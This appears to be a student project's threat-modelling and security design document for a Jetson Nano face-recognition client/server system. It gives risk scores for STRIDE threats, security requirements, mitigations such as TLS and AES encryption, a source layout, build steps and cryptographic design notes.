TR-10	DF2.1 Reqest (Login / Mode Ctrl..)	Denial Of Service	Threat Agent	Skill level	3 - Network and programming skills	4.875	MEDIUM	Technical Impact	Loss of confidentiality	0 -	3	MEDIUM	Medium
		[Threat] the information of the communication between client and server is interrupted by attackers.		Motive	4 - Possible reward				Loss of integrity	0 -			
				Opportunity	4 - Special access or resources required				Loss of availability	9 - All services completely lost			
				Group Size	7 -				Loss of accountability	5 -			
			Vulnerability	Ease of discovery	3 - Difficult			Business Impact	Financial damage	5 -			
				Ease of exploit	3 - Difficult				Reputation damage	3 -			
				Awareness	6 - Obvious				Non-compliance	2 - Minor violation			
				Intrusion detection	9 - Not logged				Privacy violation	0 -			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-13	DF2.1 Reqest (Login / Mode Ctrl..)	Elevation Of Privilege	Threat Agent	Skill level	1 - Security penetration skills	5.125	MEDIUM	Technical Impact	Loss of confidentiality	6 -	5.75	MEDIUM	Medium
		[Threat] An attacker sends a malicious data to server in order to change the flow of program execution.		Motive	4 - Possible reward				Loss of integrity	7 - Extensive seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	5 - Minimal primary services interrupted, extensive secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	5 -			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	4 -			
				Intrusion detection	6 -				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-29	DF3.1 Camera Ctrl	Denial Of Service	Threat Agent	Skill level	9 - No technical skills	7.875	HIGH	Technical Impact	Loss of confidentiality	0 -	2.125	LOW	Medium
		[Threat] It may be physically damaged and you may not be able to get Data from Camera		Motive	4 - Possible reward				Loss of integrity	0 -			
				Opportunity	9 - No access or resources required				Loss of availability	9 - All services completely lost			
				Group Size	9 - Anonymous Internet users				Loss of accountability	5 -			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	1 - Less than the cost to fix the vulnerability			
				Ease of exploit	7 -				Reputation damage	1 - Minimal damage			
				Awareness	9 - Public knowledge				Non-compliance	1 -			
				Intrusion detection	9 - Not logged				Privacy violation	0 -			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-34	DF4.1 Store Login Credential / Learning Data ...	Denial Of Service	Threat Agent	Skill level	6 - Some technical skills	6.125	HIGH	Technical Impact	Loss of confidentiality	4 - Minimal critical data disclosed, extensive non-sensitive data disclosed	4.75	MEDIUM	High
		[Threat] It is possible to add a lot of images in the storage.		Motive	4 - Possible reward				Loss of integrity	7 - Extensive seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	7 - Extensive primary services interrupted			
				Group Size	6 - Authenticated users				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	3 - Minor effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	4 - Loss of major accounts			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	1 -			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-35	DF4.1 Store Login Credential / Learning Data ...	Information Disclosure	Threat Agen	Skill level	6 - Some technical skills	5.875	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	6.25	HIGH	High
		[Threat] User credential may be disclosed.		Motive	4 - Possible reward				Loss of integrity	5 - Extensive slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	5 - Minimal primary services interrupted, extensive secondary services interrupted			
				Group Size	6 - Authenticated users				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	7 -			
				Awareness	6 - Obvious				Non-compliance	7 - High profile violation			
				Intrusion detection	6 -				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-41	DF4.1 Store Login Credential / Learning Data ...	Spoofing	Threat Agen	Skill level	4 - Advanced computer user	6	HIGH	Technical Impact	Loss of confidentiality	7 -	5.75	MEDIUM	High
		[Threat] User Credential Data can be exposed to attackers.		Motive	4 - Possible reward				Loss of integrity	7 - Extensive seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	5 - Minimal primary services interrupted, extensive secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	5 -			
				Ease of exploit	5 - Easy				Reputation damage	4 - Loss of major accounts			
				Awareness	6 - Obvious				Non-compliance	4 -			
				Intrusion detection	8 - Logged without review				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-44	DF2.6 Result (Video Stream...)	Spoofing	Threat Agen	Skill level	3 - Network and programming skills	6.5	HIGH	Technical Impact	Loss of confidentiality	4 - Minimal critical data disclosed, extensive non-sensitive data disclosed	5.375	MEDIUM	High
		[Threat] Server (Jetson) may be spoofed by an attacker		Motive	7 -				Loss of integrity	5 - Extensive slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	5 - Minimal primary services interrupted, extensive secondary services interrupted			
				Group Size	8 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	5 -			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-45	DF2.6 Result (Video Stream...)	Spoofing	Threat Agen	Skill level	3 - Network and programming skills	6.125	HIGH	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	5	MEDIUM	High
		[Threat] Client (PC) may be spoofed by an attacker		Motive	4 - Possible reward				Loss of integrity	5 - Extensive slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	3 -			
				Group Size	8 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	5 -			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-46	DF2.6 Result (Video Stream…)	Tampering	Threat Agen	Skill level	3 - Network and programming skills	5.875	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	4.875	MEDIUM	Medium
		[Threat] Video Stream may be tampered with by an attacker.		Motive	4 - Possible reward				Loss of integrity	3 - Minimal seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	9 - All services completely lost			
				Group Size	7 -				Loss of accountability	5 -			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	3 - Minor effect on annual profit			
				Ease of exploit	4 -				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	4 -			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-48	DF2.6 Result (Video Stream…)	Information Disclosure	Threat Agen	Skill level	4 - Advanced computer user	6	HIGH	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	5.25	MEDIUM	High
		[Threat] Video Stream may be sniffed with by an attacker.		Motive	4 - Possible reward				Loss of integrity	3 - Minimal seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	3 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	6 -			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-49	DF2.6 Result (Video Stream…)	Denial Of Service	Threat Agen	Skill level	6 - Some technical skills	6.875	HIGH	Technical Impact	Loss of confidentiality	2 - Minimal non-sensitive data disclosed	4	MEDIUM	High
		[Threat] Client (PC) crashes, halts, stops or runs slowly.		Motive	6 -				Loss of integrity	1 - Minimal slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	8 -			
				Group Size	7 -				Loss of accountability	5 -			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	4 -			
				Ease of exploit	5 - Easy				Reputation damage	4 - Loss of major accounts			
				Awareness	9 - Public knowledge				Non-compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	3 - One individual			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-52	DF2.6 Result (Video Stream…)	Elevation Of Privilege	Threat Agen	Skill level	1 - Security penetration skills	4.375	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	5.25	MEDIUM	Medium
		[Threat] Server (Jetson) may be able to remotely execute code		Motive	4 - Possible reward				Loss of integrity	7 - Extensive seriously corrupt data			
				Opportunity	4 - Special access or resources required				Loss of availability	5 - Minimal primary services interrupted, extensive secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	3 - Difficult			Business Impact	Financial damage	5 -			
				Ease of exploit	3 - Difficult				Reputation damage	5 - Loss of goodwill			
				Awareness	4 - Hidden				Non-compliance	3 -			
				Intrusion detection	9 - Not logged				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimatin g Factors	Factors	Range	Likelihood		Estimatin g Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-53	DF2.5 Result (Video Stream…)	Elevation Of Privilege	Threat Agent	Skill level	3 - Network and programming skills	5.25	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	4.5	MEDIUM	Medium
		[Threat] An attacker may pass data into 1.1 Client (PO)		Motive	4 - Possible reward				Loss of integrity	3 - Minimal seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	3 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	3 - Difficult			Business Impact	Financial damage	5 -			
				Ease of exploit	3 - Difficult				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	3 - One individual			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimatin g Factors	Factors	Range	Likelihood		Estimatin g Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-56	User credential data	Tampering	Threat Agent	Skill level	1 - Security penetration skills	3.875	MEDIUM	Technical Impact	Loss of confidentiality	7 -	5.875	MEDIUM	Medium
		[Threat] Change the image data not to recognize registered users.		Motive	4 - Possible reward				Loss of integrity	8 -			
				Opportunity	4 - Special access or resources required				Loss of availability	3 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	3 - Difficult			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	3 - Difficult				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	3 - Logged and reviewed				Privacy violation	5 - Hundreds of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimatin g Factors	Factors	Range	Likelihood		Estimatin g Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-57	Client => Server	Information Disclosure	Threat Agent	Skill level	8 -	6.625	HIGH	Technical Impact	Loss of confidentiality	7 -	6	HIGH	Critical
		[Threat] Disclose administrator's ID/Password to the employees in the company.		Motive	4 - Possible reward				Loss of integrity	7 - Extensive seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	3 -			
				Group Size	8 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	7 - Thousands of people			

ID	Inteface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimatin g Factors	Factors	Range	Likelihood		Estimatin g Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-59	Server <=> Client	Information Disclosure	Threat Agent	Skill level	3 - Network and programming skills	5.75	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	5	MEDIUM	Medium
		[Threat] Sniff the communication channel between server and client to get user credential data.		Motive	4 - Possible reward				Loss of integrity	3 - Minimal seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	3 -			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	5 -			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	9 - Not logged				Privacy violation	5 - Hundreds of people			

ID	Interface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-60	Network	Denial Of Service	Threat Agen	Skill level	9 - No technical skills	7.75	HIGH	Technical Impact	Loss of confidentiality	0 -	1.625	LOW	Medium
		[Threat] Compromise the connection of network physically by an attacker		Motive	6 -				Loss of integrity	0 -			
				Opportunity	9 - No access or resources required				Loss of availability	9 - All services completely lost			
				Group Size	8 -				Loss of accountability	0 -			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	1 - Less than the cost to fix the vulnerability			
				Ease of exploit	5 - Easy				Reputation damage	1 - Minimal damage			
				Awareness	9 - Public knowledge				Non-compliance	2 - Minor violation			
				Intrusion detection	9 - Not logged				Privacy violation	0 -			
ID	Interface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-61	Server <=> Client	Tampering/Information Disclosure/Spoofing	Threat Agen	Skill level	3 - Network and programming skills	5.875	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	4.625	MEDIUM	Medium
		[Threat] By changing the server/client's certificate or key, an attacker may attempt to connect to an unauthorized client. And attacker can try to steal the information of the encryption channel.		Motive	6 -				Loss of integrity	5 - Extensive slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	1 - Minimal secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	5 -			
				Ease of exploit	3 - Difficult				Reputation damage	4 - Loss of major accounts			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	5 - Hundreds of people			
ID	Interface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-62	Face Recognition data	Tampering/ Information Disclosure	Threat Agen	Skill level	3 - Network and programming skills	5.625	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	5.25	MEDIUM	Medium
		[Threat] By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.		Motive	4 - Possible reward				Loss of integrity	7 - Extensive seriously corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	1 - Minimal secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	5 -			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	5 - Hundreds of people			
ID	Interface	Threat Group	Factors for Estimating Likelihood					Factors for Estimating Impact					Overall Risk Severity
			Estimating Factors	Factors	Range	Likelihood		Estimating Factors	Factors	Range	Impact		
						Score	Severity				Score	Severity	
TR-63	N/A	N/A	Threat Agen	Skill level	3 - Network and programming skills	5.875	MEDIUM	Technical Impact	Loss of confidentiality	5 - Extensive critical data disclosed	4.5	MEDIUM	Medium
		[Threat] An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information. An attacker can infer the key used for encryption through statistical analysis of the encrypted file.		Motive	4 - Possible reward				Loss of integrity	1 - Minimal slightly corrupt data			
				Opportunity	7 - Some access or resources required				Loss of availability	1 - Minimal secondary services interrupted			
				Group Size	7 -				Loss of accountability	7 - Possibly traceable			
			Vulnerability	Ease of discovery	7 - Easy			Business Impact	Financial damage	7 - Significant effect on annual profit			
				Ease of exploit	5 - Easy				Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious				Non-compliance	5 - Clear violation			
				Intrusion detection	8 - Logged without review				Privacy violation	5 - Hundreds of people			

7. Security Requirements

We’ve derived the security requirements through the STRIDE methodology. And we found out some of security requirements are linked to system requirements, section 2 above.

SR-ID	Security Requirement	Mapping with system requirement	Mitigation ID
SR-01	A strong authentication method should be used.	CMU-REQ-D-09	MI-10
SR-02	Cryptographically strong password should be used.		MI-01
SR-03	Errors, exceptions, and abnormal conditions that may occur in the software must be handled robustly.	CMU-REQ-D-15	MI-04
SR-04	Input validation check is required in Client side.		MI-05
SR-05	Only the verified server and client should be connected and communicated.		MI-11
SR-06	Protect Camera from physical damage		MI-08
SR-07	Restrictions related to files are necessary to avoid system problems.		MI-12
SR-08	Save contents of the communication as a log and use as proof of non-repudiation.		MI-09
SR-09	Server and client must communicate using an encrypted channel.	CMU-REQ-D-02	MI-02
SR-10	The system must perform an integrity check before using user credentials.		MI-07
SR-11	The system shall know the change of the user credential data.		MI-07
SR-12	Use well-known cryptographic libraries and robust algorithms.		MI-03, MI-07
SR-13	User Credential Data should be encrypted in the storage.	CMU-REQ-D-10	MI-03
SR-14	Video Stream over the connection should be protected.		MI-02
SR-15	A server and client program must perform an integrity check before using a certificate or key.		MI-13
SR-16	Face recognition data should be encrypted in the storage.		MI-06
SR-17	Every encryption time, newly generated random key is used for encryption to make reverse analysis difficult		MI-14
SR-18	ROOT encrypt key must be protected from binary analysis		MI-15


8. Mitigation

We were trying to mitigate the threat and mentioned in the Security Requirements, section 7. And we've derived the result below.

MI-ID	Mitigation
MI-01	Apply setting policy of cryptographically strong password - Enforce passwords longer than 7 characters. - Forces the use of mixed the letters of the alphabet and numbers.
MI-02	Communicate using Encrypted channel - using protocol TLS1.2 or higher - Consider mutual authentication between server and client
MI-03	Encrypt user credential data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC or GCM mode
MI-04	Implement robust system - Error handling - Exception handling - Finding countermeasures for predictable abnormal conditions
MI-05	Input validation check - Input sanitization
MI-06	Encrypt face recognition data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC or GCM mode
MI-07	Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256
MI-08	Protect from physical damage - Wrap the camera module out of sight, or glue the cable to the camera.
MI-09	Save contents of communication as a log - Save log of the request and response between the server and the client
MI-10	Strong authentication method - Consider 2-Factor-Authentication method
MI-11	Use mutual authentication - Using protocol TLS1.2 or higher - Use mutual authentication between server and client
MI-12	Validation of image when file saving - File name verification(uniqueness) when image save : generate the name of file using random number. - File size validation when image save
MI-13	Certificate & Key file existence check Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256
MI-14	Use random encrypt key - use TRNG (True Random Number Generator) is best - Cryptographically secure pseudorandom number generator can be used alternatively
MI-15	Protect ROOT encryption key - HSM (Hardware Secure Module) is best - alternatively White-box Cryptography or Code obfuscation method can be used

9. Architecture

9.1. Overall Architecture



9.2. Terminology and Definitions

Terminology	Definitions
CA CRT	Self-signed Root Certificate
CRT	CA signed Certificate
Key	Private Key
Login info	Client id/password to connect server
Face Image	The face image registered with name by client
faceNet model	Face recognition model
Machine learning model	TensorRT machine learning model
Secure Mode	The photo is being transferred securely through TLS
Non Secure Mode	The photo is being transferred through non TLS TCP
Test Mode	The photo is generated from the Friends video file
Learn Mode	Request saving the current face image
Secure channel for control data	TLS TCP connection. The request and response message is transmitted.
Secure channel for photo	TLS TCP connection. The photo data is transmitted from the server to the client
Non-secure channel for photo	TCP connection. The photo data is transmitted from the server to the client
Secure channel for face recognition info	TLS TCP connection. The coordination of the recognized face on the photo and the recognized name is transmitted from the server to the client

9.3. Source Directory

```
.
└── source
    ├── client
    │   └── src                // Client source codes
    ├── common                 // Common source codes used by client and server
    │   ├── keys
    │   │   ├── ca             // CA. self signed root certificate.
    │   │   ├── client         // CA signed certificate & Private key for client
    │   │   └── server         // CA signed certificate & Private key for server
    │   └── libs
    │       └── libcertcheck  // It is certification check library and uses openssl v1.1.1 as the crypto library
    │                          // The root key for the crypto API are included as a string with obfuscated
    └── server
        ├── facenetModels      // The path of faceNet models
        ├── imgs               // The path of the photo registered with name. The name and the photo are encrypted
        ├── mtCNNModels        // The path of machine learning model in MTCNN_FaceDetection_TensorRT
        ├── src                // Server source codes
        └── trt_l2norm_helper // TensorRT L2-Norm Helper
```

9.4. Setup Guide

9.4.1. Server

dependency	Minimal Version
g++	7.5.0
cmake	3.8.0
libssl-dev	1.1.1
libglib2.0-dev	2.56.4
libopencv-dev	4.1.1
python	3.6.9
tensorrt	7.1.3.0-1+cuda10.2
git clone https://github.com/prayam/cmu_project.git cd cmu_project/source/server python3 step01_pb_to_uff.py rm -rf MTCNN_FaceDetection_TensorRT/ git clone https://github.com/PKUZHOU/MTCNN_FaceDetection_TensorRT mv MTCNN_FaceDetection_TensorRT/det* ./mtCNNModels mkdir build; cd build cmake .. make -j sudo systemctl restart nvargus-daemon && ./LgFaceRecDemoTCP_Jetson_NanoV2 5000	

9.4.2. Client

dependency	Minimal Version
g++	7.5.0
cmake	3.0.0
libssl-dev	1.1.1f
libgtkmm-3.0-dev	3.24.2
libopencv-dev	4.2.0
apt update apt upgrade apt install git cmake gcc g++ libssl-dev libgtkmm-3.0-dev libopencv-dev git clone https://github.com/prayam/cmu_project.git cd cmu_project/source/client/ && mkdir build; cd build && cmake .. && make vi ./remote.config # modify file to set remote ip address ./client	

9.5. Crypto Algorithms

9.5.1. Primitives and Algorithms

1. Crypto Library : OpenSSL
2. Version : 1.1.1
3. OpenSSL has known vulnerabilities, but Jetson Nano Development Environment has dependencies to OpenSSL 1.1.1 (ex: curl, cmake ...), so we use this version as is.
4. Followings are known vulnerabilities on OpenSSL 1.1.1
   A. CVE-2021-3449
   B. CVE-2021-23841
   C. CVE-2021-23840
   D. CVE-2020-1971
   E. CVE-2019-1563
   F. CVE-2019-1552
   G. CVE-2019-1551
   H. CVE-2019-1549
   I. CVE-2019-1547
   J. CVE-2019-1543
   K. CVE-2019-0190
   L. CVE-2018-0735
   M. CVE-2018-0734
   N. CVE-2007-5502

9.5.2. Symmetric cipher algorithm

1. Algorithm : AES
2. Key Size : 256 bits
3. Mode of Operation : CBC
4. Key derivation function : PBKDF2

9.5.3. Methods of Secret Hiding

1. Code obfuscation: Hardware security module will provide the strong security strength. However, the system in this project has no support of hardware security anchor (e.g. TPM, HSM, PUF, TE etc.), So Code obfuscation is practical alternative choice (unless Whitebox crypto is not considered). Code obfuscation is less secure than Whitebox crypto, however, it provides the reliable security strength against real-world attacks.


9.5.4. User Data Encryption/ Decryption

1. Server encrypt user data. Examples of user data includes followings
   A. AI classified photo

B. User credentials

C. Key and CRT for TLS

2. Overall flows on user data encryptions are shown in the figure below



